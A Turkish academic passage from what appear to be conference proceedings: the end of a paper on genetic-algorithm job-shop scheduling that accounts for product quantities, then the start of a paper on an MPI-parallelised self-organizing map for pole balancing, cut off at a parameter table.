GA'nın, çizelgeleme yöntemlerinin bir dalı olan atölye çizelgeleme problemlerinde kullanımı ilk defa Davis tarafından gerçekleştirilmiştir [1]. Liepis ise ilk defa genetik algoritma yapısını iki makineli çizelgelemeye uygulamıştır [2]. Biegal ve Daven atölye çizelgelemede genetik algoritmayı bütünleşmiş imalat çevrimi içinde kullanmışlar ve bu yapıyı tek, iki ve çok makineli sistemlere uygulamışlardır [3]. Chen ve arkadaşları genetik algoritmaların literatürdeki diğer sezgisel yaklaşımlardan daha iyi sonuç verdiğini belirtmişlerdir [4]. Gerçek uygulamada atölye çizelgeleme problemlerinde karşılaşılan önemli unsurlardan biri de ürün adedir. Literatüre ba-

kıldığında bu tür problemlerin çözümünde ürünler tek parçaymış gibi kabul edilmektedir


[5-9]. Böylesi bir yaklaşım problemin gerçek dünyayı ifade etmesini de zorlaştırmaktadır. Bu yüzden çizelgelemenin yapılmasında aynı parçaların birden fazla olduğu gerçeği ihmal edilmemelidir. Bu gerçeklik doğrultusunda ise hem oluşturulacak olan gantt şeması değişmekte hem de genetik algoritmanın performansı etkilenmektedir.

#### 2. Problemin Tanımı


GA ile çözümü gerçekleştirilen atölye çizelgeleme problemlerinde en iyi çözümü daha



kolay elde etmek için işler (ürünler) bir adet olarak kabul edilmektedir. Şekil 1.'de farklı siparişe ait aynı parçadan işlerin ürün adetleri önemsenmemiş durumdaki gantt şeması gösterilmiştir. Buna göre İ2 işi M1 makinesindeki işlemi bittikten sonra M3 makinesinde devam etmektedir. Bu şekil üzerinde şu varsayımlarda da bulunabilir; İ2 işinin sipariş sayısı bir veya birden fazla olabilir veya farklı siparişlere ait de olabilir. Ancak bu durum çizelgelemede bilinmez. Böyle bir yaklaşım hem tamamlanma süresinin en azlanmasını engellemekte hem de makinelerin aylak (boş) zamanlarının fazla olmasına neden olmaktadır [6]. Bu sorun işletme için hem teslim tarihlerini geciktirmekte hem de makinelerin verimli çalışmamasından dolayı maddi zarara sebep olmaktadır.



Şekil 1. Ürün sayısının dikkate alınmadığı durumdaki gantt şeması



Şekil 2. Ürün sayısının dikkate alındığı durumdaki gantt şeması

Yukarıda anlatılan bu durumu düzeltmek için şekil 2.'de çizilen gantt şemasında da görüldüğü gibi işler parça sayıları dikkate alınarak gerçekleştirilmiştir. M3 makinesindeki İ2 işi M1 makinesindeki sürenin bir kısmında işleme dahil olmaktadır. Bu durum işlerin çakıştığı anlamına gelmemektedir. Sadece M1 makinesindeki farklı partiye ait İ2 işinin işlem süresinin bittiğini ve M3 makinesinde işlemine devam

ettiğini gösterir. M3 makinesinde İ2 işi devam ederken başka bir partiye ait olan İ2 işi ise M1 makinesinde işlemine devam etmektedir. Şekil1. ve şekil2. deki gantt şemaları karşılaştırıldığında şekil2. deki gantt şemasının işlem bitim süresi daha kısa olmaktadır.

### 3. Kısıtlı En İyileme Problemlerinde GA Kullanımı

Atölye çizelgeleme problemleri kısıtlı en iyileme problemleri olarak değerlendirilmektedir. GA'nın kullanıldığı kısıtlı en iyileme problemlerinde karşılaşılan en önemli zorluk ise klasik genetik operatörlerin uygulanmasıyla kısıtları sağlamayan dizi yapılarının elde edilmesidir. Bu sorunu ortadan kaldırmak için bu çalışmada ceza fonksiyonu yaklaşımı kullanılmıştır.

#### 3.1 Genetik Algoritma (GA)

Goldberg'e göre GA rastlantısal arama tekniklerini kullanarak çözüm bulmaya çalışan, değişken kodlama esasına dayanan sezgisel bir arama tekniğidir. GA'nın en temel özellikleri şunlardır; GA, değişken kodlarıyla uğraşır. GA, çözümü çözümler uzayında (yığın) arar. GA, ne yaptığını değil nasıl yaptığını bilir. GA amaç işlevini kullanır, sapma değerleri veya diğer hata faktörlerini kullanmaz. GA'nın uygulanmasında kullanılan operatörler rastlantısal yöntemlere dayanır, belirli ve kesin yöntemler kullanılmaz [9,10]. Bu çalışmada kullanılan GA'nın akış diyagramını gösteren pseudo-code aşağıda verilmiştir.


```
Genetik Algoritma {
    Başlangıç popülasyonunu oluştur
    Kriterleri belirle
    do
    {
        Kromozomları uygunluk
        fonksiyonuna göre değerlendir
        Kromozomları eşleştirme havuzuna
        gönder
        Kromozomlara çaprazlama
        operatörünü uygula
        Kromozomlara değişim operatörünü
        uygula
    }
}
```

```
Popülasyondaki tüm kromozomlara
tamir operatörünü uygula
Her bir kromozomun uygunluk
değerine göre Roulett tekerleği
yöntemini uygula
Yeni popülasyonu bir önceki
popülasyondan oluştur
} while (!(iterasyon sonu mu) veya
!(iyileşme durdu mu))
En iyi kromozomu sonuç olarak al
}
```

#### 3.2 GA'da Genetik Operatörler

GA'nın temel işleyişini oluşturan ve yürütücülüğünü belirleyen kısım ise genetik operatörlerin uygulanmasıdır. Bu operatörler, değişken kodlama operatörü, üreme operatörü, çaprazlama operatörü ve değişim operatörü, uygunluk fonksiyonu ve seçim operatörüdür. Bunlara ilaveten kısıtlı eniyileme problemlerinde mutlak suretle kullanılması gereken ve probleme özgü olarak geliştirilen diğer bir operatörde tamir (düzeltme) operatörüdür.

GA'nın uygulanmasında ilk adım, problem için arama uzayını en iyi temsil eden kodlama yapısının seçilmiş olmasıdır. Bu çalışmada her bir genin içeriği onluk tabandaki sayılarla oluşturulmuştur. GA'da kullanılan kromozom ve gen yapısı şekil 3'de gösterilmiştir.



Şekil3. Kromozom ve gen yapısı.


GA'nın başlangıcında uzay büyüklüğünü ve bu uzay içindeki bireylerin belirleneceği başlangıç popülasyonunun oluşturulması gerekmektedir. Başlangıç popülasyonunun büyüklüğü ise GA'nın etkinliği açısından önemlidir. Popülasyon büyüklüğü genellikle 30-100 arasında se-

çilmektedir [1-9]. Popülasyon büyüklüğünün küçük değerde olması çözüm uzayının küçük olmasını bu da aranan en iyi çözüm değerlerine ulaşılmasına neden olmaktadır. Çözüm uzayının çok büyük değerde olması ise hem GA'nın etkinliğini azaltmakta hem de çözümün farklı noktalarda aranmasına neden olmaktadır. Bu çalışmada popülasyon büyüklüğü 40 olarak alınmıştır.


Genetik operatör olarak çaprazlama ve değişim (mutasyon) operatörlerinin uygulanma yüzdeliği ve biçimi problemin tipine ve büyüklüğüne göre değişmektedir. Çaprazlama operatörü, yan yana gelen iki kromozomda (anne ve baba birey) karşılıklı gen yapılarının değişimini sağlamaktadır. Çaprazlama oranı genellikle %50 ile %95 aralığında seçilmektedir [6-12]. Bu çalışmada çaprazlama oranı %90 olarak seçilmiş ve uygulama yöntemlerinden biri olan çok noktalı çaprazlama yöntemi kullanılmıştır. Bunun sebebi ise dizi yapılarının kodlamadan ve makine-iş bağıntısından dolayı çok büyük gen sayısına sahip olmasıdır.

Çaprazlama operatörünün her nesile uygulanmasından sonra ilerleyen nesillerde birbirinin aynı gen yapılarına sahip diziler oluşmaktadır. Bu durumu ortadan kaldırmak için değişim (mutasyon) operatörü uygulanır. Bu operatörün amacı birbiri tekrarı olan ve çeşitliliğin azaldığı durumda, aynı kromozomdaki genlerin yerinin değiştirilmesidir. Ancak bu operatörün uygulanma yüzdesinin fazla olması istenen sonuç değerlerinden çok uzaklaşmaya, çözüm uzayının farklı noktalara kaymasına neden olmaktadır. Bu nedenle değişim operatörünün uygulanma yüzdeliği %0.5 ile %15 arasında belirlenmektedir[8-12]. Burada bu oran %1 olarak seçilmiş ve değişim operatörü rastgele seçilen iki genin değişimi kuralından yararlanılarak gerçekleştirilmiştir.


Çaprazlama operatörüne ait yapı şekil 4'de değişim operatörüne ait yapı şekil 5'de gösterilmiştir.



Şekil 4. Çok noktalı çaprazlama işlemi



Şekil 5. Rastgele iki gen değişimi



Şekil 6. Genetik işlem sonrası dizi durumu

Uygunluk fonksiyonu, kromozomların çözümde gösterdikleri başarı derecesini belirleyen bir değerlendirme işlevidir. Hangi kromozomların bir sonraki nesile aktarılacağı ve hangi kromozomların yok olacağı uygunluk değerlerinin büyüklüğüne göre karar verilir. GA'da kullanılan değerlendirme işlevi veya uygunluk fonksiyonu problemin amaç işlevini oluşturmaktadır. Uygunluk fonksiyonun formül olarak gösterimi aşağıda yapılmıştır.

Tüm kısıtlar için bir puanları toplamı;


$$\sum_{k=0}^l \sum_{i=0}^n \sum_{j=0}^t P_k * C_{ij}$$

Uygunluk fonksiyonu;

$$f(i) = \frac{1}{1 + \left( \sum_{k=0}^l \sum_{i=0}^n \sum_{j=0}^t P_k * C_{ij} \right)}$$

l= kromozomdaki gen sayısı, n= popülasyondaki kromozom sayısı, t= kısıt sayısı, Cij = i. kromozomdaki ceza puanına sahip j. gen, Pk = k. kısıta ait ceza puanı.

Tamir operatörü (düzenleyici algoritma) genetik operatörlerin uygulanmasından sonra uygunluğu bozulan kromozomları istenilen bilgilere uygun duruma getirmek için probleme özgü olarak tasarlanan algoritmadır. Çaprazlama ve değişim operatörlerinden sonra oluşan yeni dizideki gen yapıları gerçekte olmayan yapılara dönüşmektedir. Döngü boyunca bu işlem tekrarlandığında ise GA düzgün çalışmayacak ve sonuçlar çözüm uzayında farklı noktalara giderek hem çözümden uzaklaşılacak hem de çözümler yok olacaktır. Tamir operatörüne ait yapı şekil 6'da gösterilmiştir.



Şekil 7. Üretim operatörü


Üretim operatörü ise mevcut yığından bir nesil sonraki nesile aktarılacak olan dizilerin seçilme işlemidir. Taşınan diziler, genetik olarak mevcut nesilde (yığında) en uygun yapıya sahip olan dizilerdir. Bu işlem belirlenen uygunluk değerlerine sahip iyi bireylerin bir sonraki nesile aktarılmasını sağlar. Bu seçimi yapacak olan en basit ve kullanışlı olan seçim mekanizması rulet tekerleği seçimidir. Her nesilde en iyi bireyin saklanarak bir sonraki nesile aktarılmasıyla bir sonraki nesilin kötüye gitmesi engellenmelidir. Bu işleme elitizm denmekte

ve üreme operatörlerinin sonucunda mevcut yığında kötüleşme olsa bile en iyi bireyin bir sonraki nesile aktarımı sağlanır.


#### 4. Sonuçların Değerlendirilmesi

Bu çalışmada popülasyon büyüklüğü 40, çaprazlama oranının %90 olarak ve makine-iş bağıntısından dolayı çok noktalı çaprazlama yöntemi uygulanmıştır. Değişim operatörü ise %1 oranında ve keyfi iki genin değişimi ile sağlanmıştır.

Aşağıdaki uygulamalarda çeşitli atölye ortamlarına göre elde edilen değerler arayüz programı hazırlanarak gantt şeması olarak gösterilmiştir. Bu değerler Pentium Centrino 1.6 GHz 512 Mb işlemcili bilgisayar kullanılarak elde edilmiştir.




Şekil 8. Atölye çizelgeleme programı



Şekil 9. D1: 3x5, Ürünlerin tek adet olarak kabul edildiği durumdaki gantt şeması



Şekil 10. D2: 3x5, Ürünlerin çoklu adet ve ürün sayısının dikkate alınmadığı durumdaki gantt şeması



Şekil 11. D3: 3x5, Ürünlerin çoklu adet ve ürün sayısının dikkate alındığı durumdaki gantt şeması

Durum	Ürün sayısı kısıtı	Ürün sayısı	Kromozom uzunluğu	Toplam popülasyon uzunluğu	Döngü	Gantt şemasının bitim süresi (t zaman)	Programın gerçek çalışma zamanı (dakika)
D1: 3x5	Önemli değil	Tekli	170	6800	2512	32	9 dk.
D2: 3x5	Önemli değil	Çoklu	220	8800	17426	51	145 dk.
D3: 3x5	Önemli	Çoklu	220	8800	18890	39	157 dk.

**Tablo 1.** Atölye ortamını ve buna bağlı olarak programın sonuç değerlerini gösteren tablo

Atölye çizelgeleme probleminin çözümü gerçekleştirilirken kullanılan kısıtlar; öncelik kısıtı, parçaların çakışmaması, işlerin bir arada tutulması, ürün sayısı (sipariş sınıflandırması) kısıtı ve boş durma (aylak) zamanı kısıtlarına bağımlı kalınmıştır. Şekil 9,10 ve 11’de örnek olarak 3x5 (3 iş-5 makine) durumuna ait atölye ortamlarının ürün sayısı tek veya çoklu ve kısıtının sağlanmadığı veya ürün sayısı kısıtının sağlandığı durumları gösteren 3 ayrı duruma (D1, D2, D3) ait gantt şemaları gösterilmiştir. Tablo1’de atölye ortamını, GA’daki kromozom ve popülasyon büyüklükleri ve sistemin gerçek zamanlı olarak çalışma sürelerini içeren bilgiler verilmiştir.

D1 durumunda ürün sayıları tek kabul edilmiş dolayısıyla ürün sayısı kısıtına uyulmamıştır. Bu durum gerçek atölye ortamının ifade edilmesini engellemektedir. D2 ve D3 durumlarında ise ürünler çoklu olarak nitelendirilmiş ve bu iki atölye ortamını arasında ürün sayısı kısıtı durumuna göre değerlendirmeler yapılmıştır. D2’ye ait gantt şeması incelendiğinde bu tür atölye ortamında işler farklı partiye ait olsa (kodun son rakamına göre) bile aynı kodlu işler aynı anda farklı makinelerde işlem göremezler. Yani bir makinedeki işler farklı partilere ait olsa bile aynı kodlu (ilk iki kod) işler bir makinede tamamının bitmesinden sonra sıradaki makinede işlem görmektedir. Kırmızı olarak renklendirilmiş kısımlar iş çakışmalarının olduğunu göstermektedir. Tabi ki böylesi durum atölye çizelgelemede istenmemektedir. Mevcut süre içinde GA, D1,D2 ve D3 durumları tablo1 de belirtilen döngü değerinde ve D3’de ürün sayısı kısıtı dahil edilerek çözüm gerçekleştirilmiştir.

D2 ve D3 durumları birbirleriyle karşılaştırıldığında D3’e ait gantt şemasının bitim süresi D2’ye göre çok daha kısa ve makinelerin aylak zamanları çok daha az olduğu görülmektedir. Gantt şemasındaki işlere ait kodların son rakamı o işin kaçınıcı partiye ait olduğunu göstermektedir. Dolayısıyla iş çakışmaları varmış gibi gözükse de koddaki son rakam bu işlerin farklı partilere ait olduğunu belirtmektedir. D3’deki iş çakışması sadece 12t zamanında olmuştur.

Ancak ürün sayısının çoklu olarak değerlendirilmesi ve GA’nın çalıştırılması hem kromozom ve popülasyon büyüklüğünü hem de sistemin gerçek çözüm zamanını arttırmaktadır. D1 ise atölye çizelgeleme problemi tek adet ürün olarak kabul edilerek gerçekleştirilirse bu atölye ortamı gerçeği tam olarak yansıtmamaktadır.

## 5. Sonuçlar

Atölye çizelgeleme problemlerinin çözümünde genetik algoritmanın kullanımı doğrusal programlamalarda kullanılan klasik metotlara göre daha kısa zamanda ve en iyiye yakın sonucu verdiği görülmektedir. Ayrıca ürün sayısı kısıtının dikkate alınması GA’nın çalışmasını ve oluşturulan gantt şemasını değiştirmektedir. Gerçek uygulamalarda adet kavramının önemli olduğu düşünülürse gantt şemalarının oluşturulmasında bu unsurun ihmal edilmemesi gerektiği vurgulanmıştır. Sipariş sınıflandırmasının yapıldığı durumda gantt şemasının toplam bitiş zamanı bu sınıflandırmanın yapılmadığı gantt şemasına göre daha kısa olmaktadır. Ancak bu özelliğine karşın GA’nın işleyiş süresini ve en

iyiye yakın çözüm değerini bulduğu döngü sayısını arttırmaktadır. GA’nın çalışması esnasında genetik operatörler kadar bu tip problemlerde kullanılan ve atölye çizelgeleme problemine özgü olarak geliştirilen tamir operatörünün de kısıtlı en iyileme problemlerinde mutlak suretle kullanılmaları gerektiği vurgulanmıştır.

## Kaynaklar

- [1]. Davis L. “Job shop scheduling with genetic algorithm.” Proceeding of the first International Conference on Genetic Algorithms 1985; 136-140.
- [2]. Liepins G-E, ve Hilliard M-R., “Genetic algorithm: foundations and applications.” Annals of Operation Research 1989; 31-38.
- [3]. Biegel J-E, ve Davern J-J., “Genetic algorithms and job shop scheduling.” Computers and Industrial Engineering, 1990.
- [4]. Chen C-L, Nepalli R-V, ve Aljber N., “Genetic algorithms applied to the continuous flow shop problem.”Computers and Industrial Engineering 1996; 919-929.
- [5]. Murata T., ve Ishibuchi H., “Positive and negative combination effects of crossover and mutation operators in sequencing problems.” Evolutionary Computation, Proceedings of IEEE International Conference on 1996; 170175.
- [6]. Aggoune R, Mahdi H-A, ve Portman M, “Genetic algorithm for the flow shop scheduling problem with availability constraints.” Systems, Man, and Cybernetics, IEEE International Conference on, 2001;4:2546 - 2551.

[7]. Zribi N, Kacem I, El Kamel A, ve Borne P, “Optimization by phases the flexible job shop scheduling problem.” 5th Asian Control Conference 2004; 1889-1895.

[8]. Tsujimura Y, Mafune Y, ve Gen M, “Effects of symbiotic evolution in genetic algorithms for job shop scheduling.” Proceedings of the 34th Hawaii International Conference on System Science, IEEE International Conference on, 2001; 1-7.

[9]. Goldberg D-E, Genetic Algorithm in Search, Optimization, and Machine Learning. Canada: Addison-Wesley Publishing Company Inc., 1989. p. 741.

[10]. Fang H- Lan, Genetic algorithm in timetabling and scheduling. PhD. Dissertation, University of Edinburgh 1994.

[11]. Sigl B, Golub M, ve Mornar V, “Solving timetable scheduling problem using genetic algorithm.” 25th Int. Conf. Information Technology Interfaces, 2003; 519-524.

[12]. Kacem I, “Genetic algorithm for the flexible job shops scheduling problem.” Systems, Man, and Cybernetics, IEEE International Conference on, 2003; 4:3464-3469.



## Özörgütlemeli Yapay Sinir Ağı Modeli'nin Kullanıldığı Kutup Dengeleme Problemi için Paralel Hesaplama Tekniği ile Bir Başarım Eniyileştirme Yöntemi

**Bahadır Karasulu, Aybars Uğur**

Ege Üniversitesi, Bilgisayar Mühendisliği Bölümü, 35100, Bornova, İzmir.  
bahadir.karasulu@ege.edu.tr, aybars.ugur@ege.edu.tr

**Özet:** Yapay sinir ağları (YSA), yoğun ilgi gösterilen bir araştırma alanı olup, birçok problemin çözülmesinde kullanılagelen modeller sunmaktadır. İlk olarak hareketli bir düzlem üzerinde dengede olmayan bir çubuğun (kutup) dengede tutulmasını sağlayan yarışmacı bir YSA modeli olan SOM (Özörgütlemeli Harita)'un Destekleyici Öğrenme (Reinforcement Learning) yaklaşımında eğitilmesi araştırılmıştır. Bu eğitime dayalı çözüm MPI (Mesaj Geçme Arayüzü) kullanılarak paralelleştirilmiştir. Uygun bir başarım eniyileme yöntemi geliştirilmiş ve elde edilen değerler yorumlanarak benzeri sistemlerle karşılaştırılmıştır.

**Anahtar Sözcükler:** Paralel hesaplama tekniği, Yapay sinir ağları, Özörgütlemeli harita, Kutup dengeleme problemi, Öğrenme algoritmaları.

### **A Performance Optimization Method With Parallel Computation Technique Using Self-Organizing Artificial Neural Network Model For Pole Balancing Problem**

**Abstract:** Artificial neural networks (ANNs), which is an immensely interested research area, provides many models that can be used in the solution of many scientific problems. Firstly, it was searched to educate self-organizing map, SOM, which is a competitive ANN model and provides keeping a pole, an imbalanced stick found on a moving plane, in balance, on reinforcement learning approach. The solution based on this learning is made parallel using MPI (Message Passing Interface). An appropriate optimization method was developed and the calculations obtained using this method were interpreted and compared with similar systems.

**Keywords:** Parallel computation technique, Artificial neural networks, Self-organizing map, Pole balancing problem, Learning algorithms.


### **1. Giriş**

Yapay sinir ağları (Artificial Neural Networks), birbirine bağlı çok sayıda işlem elemanlarından oluşmuş, genellikle paralel işleyen yapılar olarak adlandırılabilir. İnsan beynindeki nöronların oluşturduğu ağ elemanları temel alınarak geliştirilmiş ve bilgisayarda uygulanmış bir yöntemdir. İnsan beyninin uyguladığı bazı organizasyonel prensipleri taklit ederler. Yapay sinir ağlarının temel birim işlem elemanı

ya da düğüm (node) olarak adlandırılan Şekil 1 'de görüldüğü gibi yapay bir sinir hücresidir. Yapay sinir ağları, ağırlıklandırılmış şekilde birbirlerine bağlanmış birçok işlem biriminden (nöronlar) oluşan matematiksel sistemlerdir. Bir işlem birimi, aslında sık sık transfer fonksiyonu olarak kullanılan bir denklemdir. Bu işlem birimi, diğer nöronlardan sinyalleri alır; bunları birleştirir, dönüştürür ve sayısal bir sonuç ortaya çıkartır. Sinirsel hesaplamının merkezinde dağıtılmış, adaptif ve doğrusal olma-



yan işlem kavramları vardır. Yapay sinir ağları, geleneksel işlemcilerden farklı şekilde işlem yapmaktadırlar. Geleneksel işlemcilerde, tek bir merkezi işlem birimi her hareketi sırasıyla gerçekleştirir. Yapay sinir ağları ise herbiri büyük bir problemin bir parçası ile ilgilenen, çok sayıda basit işlem birimlerinden oluşmaktadır. Böylece paralelleştirmeye olan yatkınlıkları ortaya çıkmaktadır.



Şekil 1. Yapay sinir hücresi şeması.

Disiplinlerarası birçok problemin çözümlenmesinde kullanılan YSA için birbirinden farklı ağ mimarileri ve farklı eğitim algoritmaları geliştirilmiştir. Uygulamalarda önemli bir yer tutan Çok Katmanlı Algılayıcı (MLP) sinir ağları, birçok sezim ve kestirim işlemlerini yürütmek için kullanılmakta olan parametrik olmayan bir yapay sinir ağı modelidir. Bu konu üzerine yapılan bazı çalışmalara bakacak olursak; Destekleyici Öğrenme (Reinforcement Learning, DÖ) yönteminin kullanımında paralelleştirilmenin problemin çözümüne getirdiği iki anahtar katkı vardır. Birincisi, tek-etmenli öğrenme problemlerine daha çabuk ve iyi bir çözüm bulabilmektir. İkincisi ise etmenlerin aynı problem üzerinde bilgi değiş-tokuşu yoluyla çalıştığı (bir takım gibi) ortaklaşa (kooperatif) çoklu-etmen öğrenmesini mümkün kılan uygulamalar geliştirilmesinin sağlanmasıdır [1]. Çalışmamızda etmen yaklaşımının ikinci anahtar katkısında bahsedilen yapı kullanılmıştır. Ayrıca başka çalışmalarda da, kutup dengeleme problemleri (tek-kutuplu ve çok-kutuplu modeller, teleskopik kutup modelleri) ele alınmış olup [2], kazanan herşeyi alır yaklaşımı (winner-takes-all approach) uyarınca,


en kuvvetli aktivasyon ile ağıın çıktısını (örneğin sigmoidal çıktılar için çıktı sıfıra veya bire yakın olur) kullanma yaklaşımı denenmiştir [3]. Çalışmamızda da bu yöntem denenmiştir, zaten DÖ yapıldığından bir de Özörgütlemeli ağıın kendi yapısı gereği getirdiği bu yarışmacı yöntem iyi bir çözüm sağlamaktadır. Bu çalışmada Aktivasyon Fonksiyonu olarak normal dağılım (Gaussian) fonksiyonu seçilmiştir. Yukarıda bahsedilen diğer çalışmaların çoğunda doğrudan bir biçimde Kohonen SOM harita ve kazanan her şeyi alır mantığı kullanılmamakla beraber bazı yarışmacı yaklaşımlar ve DÖ yöntemleri kullanılmaktadır.

Çalışmada yazılım-tabanlı olarak Özörgütlemeli harita (Self-Organizing Map veya SOM) formundaki yapay sinir ağı modelleri için basit bir asimetrik paralelleştirme yöntemi geliştirilerek, var olan seri biçimde tasarlanmış SOM algoritmaları/programlarını hızlandıracak paralel uyarılma gerçekleştirilme çalışılmıştır. Ele alınan kutup dengeleme probleminde seri olarak kalan kısmın haricinde paralelleştirilebilecek olan kısmın ağıın eğitimi ve komşuluk hesaplamaları göz önüne alınarak (öz olarak ağırlıkların ve yerleşimlerin ilgili süreç makineleri arasında transferleri ve bilgi paylaşımı) eniyileştirilmiştir. Böylece elde edilen yeni algoritma sayesinde tek işlemcili seri algoritma/programın başarım oranı artırılmıştır.

## 2. Özörgütlemeli Harita

Kohonen Özörgütlemeli harita (SOM) topolojikorunmalı bir haritadır. Bu harita yüksek boyutlu (üç veya daha fazla) bir haritadaki verileri, tipik bir iki boyutlu ızgara formundaki haritaya dönüştürür. Özörgütlemeli haritanın ana amacı, girdi uzayındaki komşuluk ilişkilerini mümkün olduğunca koruyan ve birimler arasındaki komşuluk ilişkilerine göre topoloji-korunmalı bir harita yaratmaktır [4]. Böyle bir Özörgütlemeli haritanın eğitiminde başlıca zaman tüketen adımlar verilen bir örnek için kazanan düğümün (winner node) yerleştirilmesi ile ilgili alt-problem boyunca geçen adımlardır [5]. Bir kazanan düğüm

her girdi vektörü için en iyi uyumlu birim (Best Matching Unit veya BMU) şeklinde ifade edilir. Bu durum Şekil 2'de gösterilmektedir.



Şekil 2. Kohonen Özörgütlemeli Haritası.

Bir örnekte en yakın komşuyu bulma problemi için kullanışlı çok sayıda yöntem vardır. En geçerli ve baskın karşılaştırma da, şablon vektörlerin durağan kalacağı varsayımı ile yapılmaktadır. SOM'in bu durumunda tüm düğümlerin ağırlıkları sabit aralıklarla güncellenmektedir.

## Formal olarak Özörgütlemeli Harita tanımı:

Girdi vektörü,

$X = [x_1, x_2, \dots, x_n]^T \in R^n$  olsun. Bir  $i$  indisi ile düzenlenmiş birimlerin ayrık bir ızgarasını göz önüne alalım. Her düğüm ilgili ağırlık vektörü

$W_i = [w_1, w_2, \dots, w_n]^T \in R^n$  içermektedir.  $X$  burada, tüm ağırlık vektörleri içerisinde ağırlık vektörü onun en yakın komşusu olan birimi göstermektedir. Buna en iyi uyumlu birim (BMU) denilmektedir ve şu şekilde bulunmaktadır [6].

$$\|X - W_j\| = \min_i \|X - W_i\| \quad (1)$$


Özörgütlemeli ağıın eğitimi için her iterasyon aşağıda özetlendiği şekilde gerçekleşmektedir:

- Haritadaki düğümler arasından en yakın komşu (kazanan) her bir girdi örneği için bulunur.
- Kazananın ve tüm komşularının ağırlıkları güncellenir.

En çok zaman harcanan kısım bu komşulukları bulurken geçen süredir. Komşuluk hesapları öklid mesafesi (uzaydaki iki nokta arasındaki mesafe) uyarınca hesaplanılır. Özörgütlemeli harita temelde iki katmana sahiptir [7]. Giriş katmanı tamamıyla çift boyutlu Kohonen katmanına bağlanmıştır. Çıkış katmanı ise nicemleme probleminde kullanılır ve giriş vektörünün ait olabileceği üç sınıfa temsil eder. Bu çıkış katmanı tipik olarak delta kuralını uygulayarak öğrenir. Kohonen katmanı işlem elemanlarının her biri, gelen giriş değerlerinden onların ağırlıklarının öklid mesafesini ölçmektedir. Birimin ağırlık vektörü ile girdi vektörü arasındaki öklid mesafesi bu durumda aktivasyon fonksiyonu görevi görmektedir. Şekil 3'te görüleceği gibi fiziksel uzayda iki boyutlu bir ızgara yapısı sergileyen SOM, Ağırlık/Girdi uzayında eğimli bir yapı sergilemektedir. Çalışmamızda elde ettiğimiz sonuçlarda da bu durumla karşılaşmaktadır. Özörgütlemeli haritada DÖ yanı sıra sıklıkla Yarışmacı Öğrenme (competitive learning) kullanılmaktadır [8]. İki tip yarışmacı öğrenme yaklaşımı vardır. Bunlar hard ve soft olarak adlandırılır. Hard yarışmacı öğrenmeye ait çevrimiçi-güncellemeli (online-update) yarışmacı öğrenme algoritması'na bakacak olursak;

1.  $P(\xi)$  'ye göre rasgele seçilmiş  $w_c \in R^n$  olan referans vektörüne sahip  $A$  kümesine  $N$  tane  $c_i$  birimini içerecek şekilde ilk değer atamasını yap,
2.  $P(\xi)$  'ye göre bir  $\xi$  giriş sinyali rasgele olarak yarat,
3. Kazananı  $s = s(\xi)$  şeklinde tanımla,
4. Kazananın referans vektörünü  $\xi$  ile  $\Delta w_s = a(x - w_s)$  olacak şekilde uyarla,
5. Maksimum sayıda adıma (eğitim) ulaşıncaya kadar algoritmanın 2. adımı ile 5. adımı arasında tekrar devam et.


şeklinde olduğu görülür, aslında SOM için öklid mesafesi, (zamanla azalan) öğrenme oranı  $\alpha$  'nın değişimini sağlamaktadır. Burada  $P(\xi)$ , sinyal fonksiyonu olarak alınmaktadır.



Şekil 3. (I) Fiziksel uzayda ve (II) Ağırlık/Girdi uzayında Kohonen haritası.

### 3. Kutup Dengeleme Problemi ve Çalışmamızdaki Kullanımı

Kutup dengeleme veya ters çevrilmiş sarkaç problemi uzun yıllardır yapay zeka ve yapay sinir ağları ile ilgilenen araştırmacıların ortak bir karşılaştırma (benchmark) aracı olmuştur [9]. Özörgütlemeli harita, öz olarak girdi ve çıktı uzaylarının arasında topoloji-korumalı formda haritalama yeteneği bulunan bir yarışmacı ağ'dır. Bu çalışmamızda bu yapay sinir ağı bir kutbu (burada örneğin 1 metre boyundaki bir çubuk gibi düşünebiliriz) temeline kuvvet uygulayarak dengede tutmayı öğrenmektedir. Kutbun davranışının Euler hareket yöntemine göre diferansiyel denklemlerin nümerik integrasyonu ile benzetimi yapılmıştır. Ağın görevi, kutbun durum değişkenleri ile kutbu dengede tutacak optimal kuvvet arasında bir haritalama kurulmasını sağlamaktır. Bu olay DÖ yaklaşımı ile gerçekleştirilir [10].



Şekil 4. Kutbu dengede tutmaya çalışan yapay sinir ağının çalışma şeması.

Kutbun herhangi bir verilen durumunda ağ haritalanmış kuvvetin zayıf bir değişimini dener.

Eğer yeni kuvvet daha iyi bir kontrol sonucu verirse, haritada değişiklik yapılır, böylece sistem kutbun geçerli durum değişkenlerini ve yeni kuvveti bir eğitim vektörü olarak kullanır. Şekil 4 'te görüleceği gibi  $\delta(t)$  ve kutup puanı denilen kavram sayesinde karşılaştırma yapılabilmektedir [11].

Yukarıda gösterilen şemadaki gibi bir sistem iki boyutlu bir düzlem üzerinde hareket edebilen bir plakaya bağlanmış bir çubuk (kutup) için dengeleme şartları ve Euler hareket denklemleri uyarınca hareket ettirilmektedir [12]. Bu sistemdeki kutbun denge açısı y eksenini yaptığı açıdır. Yapay sinir ağı burada DÖ sırasında verilen değerler ve elde ettiği değerler ile öğrenmeyi gerçekleştirmektedir. Sisteme ait parametreler  $(q, w, x, v)$  algoritmanın / progra-

mın başlangıcında ilk değer olarak sıfır atanmaktadır. Daha sonra rasgele olarak yaratılan  $\omega$  değeri ve diğer değerler ayarlanmaktadır. Çalışmamızda sistem çalıştırılarak öğrenmeye bırakıldıktan sonra Kutup Benzetimi sırasındaki adımlar hem gerçek çalışma süresi tutularak hem de benzetim adımı için verilen zaman adımları olan 0.1 saniye aralıklarla ölçülmüştür. Kutup Benzetimi sırasında ilgili birimin girdi vektörüne olan benzerliği bir puanlama sistemiyle kontrol edilmektedir. Buna bu çalışmada kutup puanı adı verilmektedir. Kutup dengeleme probleminde kullanılan bazı formüller ve parametreler hakkında bilgiler aşağıda yer almaktadır. Bu formül ve parametreler ilgili seri ve paralel program kaynak kodlarında kullanılmıştır. Tek bir plaka üzerinde tek bir kutbun dengelenmesi sırasındaki Euler hareket denklemleri şöyledir:

$$\ddot{x} = \frac{(F - M_p L (\dot{w}^2 \sin w - \ddot{w} \cos w))}{M_c + M_p} \quad (2)$$

$$\ddot{w} = \frac{G \sin w + \cos w \left( \frac{-F - M_p L (\dot{w}^2 \sin w - \ddot{w} \cos w)}{M_c + M_p} \right)}{L \left( \frac{4}{3} - (M_p \cos^2 w) \right)} \quad (3)$$

Programda kullanılan parametreler Tablo 1 'de gösterilmektedir.

Parametre ismi	Açıklama	Örnek
L	Kutbun (çubuğun) uzunluğu	1.0 metre
